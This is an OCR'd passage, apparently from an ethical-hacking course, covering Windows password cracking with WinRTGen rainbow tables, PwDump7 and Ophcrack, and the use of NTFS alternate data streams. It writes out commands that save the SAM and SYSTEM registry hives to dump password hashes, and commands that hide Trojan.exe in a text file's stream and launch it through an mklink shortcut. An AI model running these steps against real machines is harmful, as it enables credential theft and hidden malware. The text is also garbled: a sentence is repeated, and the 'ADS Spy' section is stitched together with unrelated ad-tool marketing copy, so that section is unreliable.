



To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on "Add Table ". After this, a new box will appear named "Rainbow Table Properties"




In the “Rainbow Table Properties” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:

- Hash: The type of encryption we want the rainbow table to be generated. For example, MD5, MD4, SHA1, etc.







After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After "Benchmark" click on "Ok". This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on "Rainbow Table" You want to start processing and click "OK".




After clicking on 'OK' the WinRTGen" will start generating a rainbow table.



After completion, the window will appear as follows.




This table will be saved to your WinRTGen Directory.



ii. PW Dump

The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool: PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file: reg save hklm\sam c:\sam reg save hklm\system c:\system



iii. Ophcrack

When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2: Download the correct version of Ophcrack Live CD from the official website to the second PC.


Step 3: Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

Step 4: Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5: You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6: Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.



iv. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS). ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings. ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator. Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.

Creation of NTFS streams: When the user reads or writes a file, their only manipulation in the main data stream by default.

The following is the syntax of ADDs filename.extension:alternativeNmae Open the terminal and type the following command to create a file named file1.txt.

echo "this is file no 1"

> file1.txt


Now, type the following command to write to the stream named secret.txt. echo "this is a hidden file inside the file1.txt"

> file1.txt: secret.txt

```
C:\ADS>echo "this is File Number 1" > file1.txt

C:\ADS>echo "this is hidden file inside the file1.txt" > file1.txt:secret.txt

C:\ADS>dir
 Volume in drive C has no label.
 Volume Serial Number is FA91-DACC

 Directory of C:\ADS

01/22/2025  09:18 PM    <DIR>          .
01/22/2025  09:18 PM    <DIR>          ..
01/22/2025  09:19 PM                26 file1.txt
               1 File(s)             26 bytes
               2 Dir(s)  44,020,912,128 bytes free
```

We've just created a stream named secret.txt that is associated with file1.txt and when you look at the file_1.txt you will only find the data present in file1.txt. And also, stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file1.txt notepad file1.txt:secret.txt




Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information. Hiding Trojan.exe in note.txt file stream: The following command has used the copy the trojan.exe into a note.txt(stream)

C:\test>type Trojan.exe > note.txt:Trojan.exe

Here type command is used to hide trojan in the ADS inside an existing file. After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

C:\test>mklink game.exe note.txt:Trojan.exe

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.




v. ADS Spy

Ad Spy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


• Quick Scan

• Full Scan

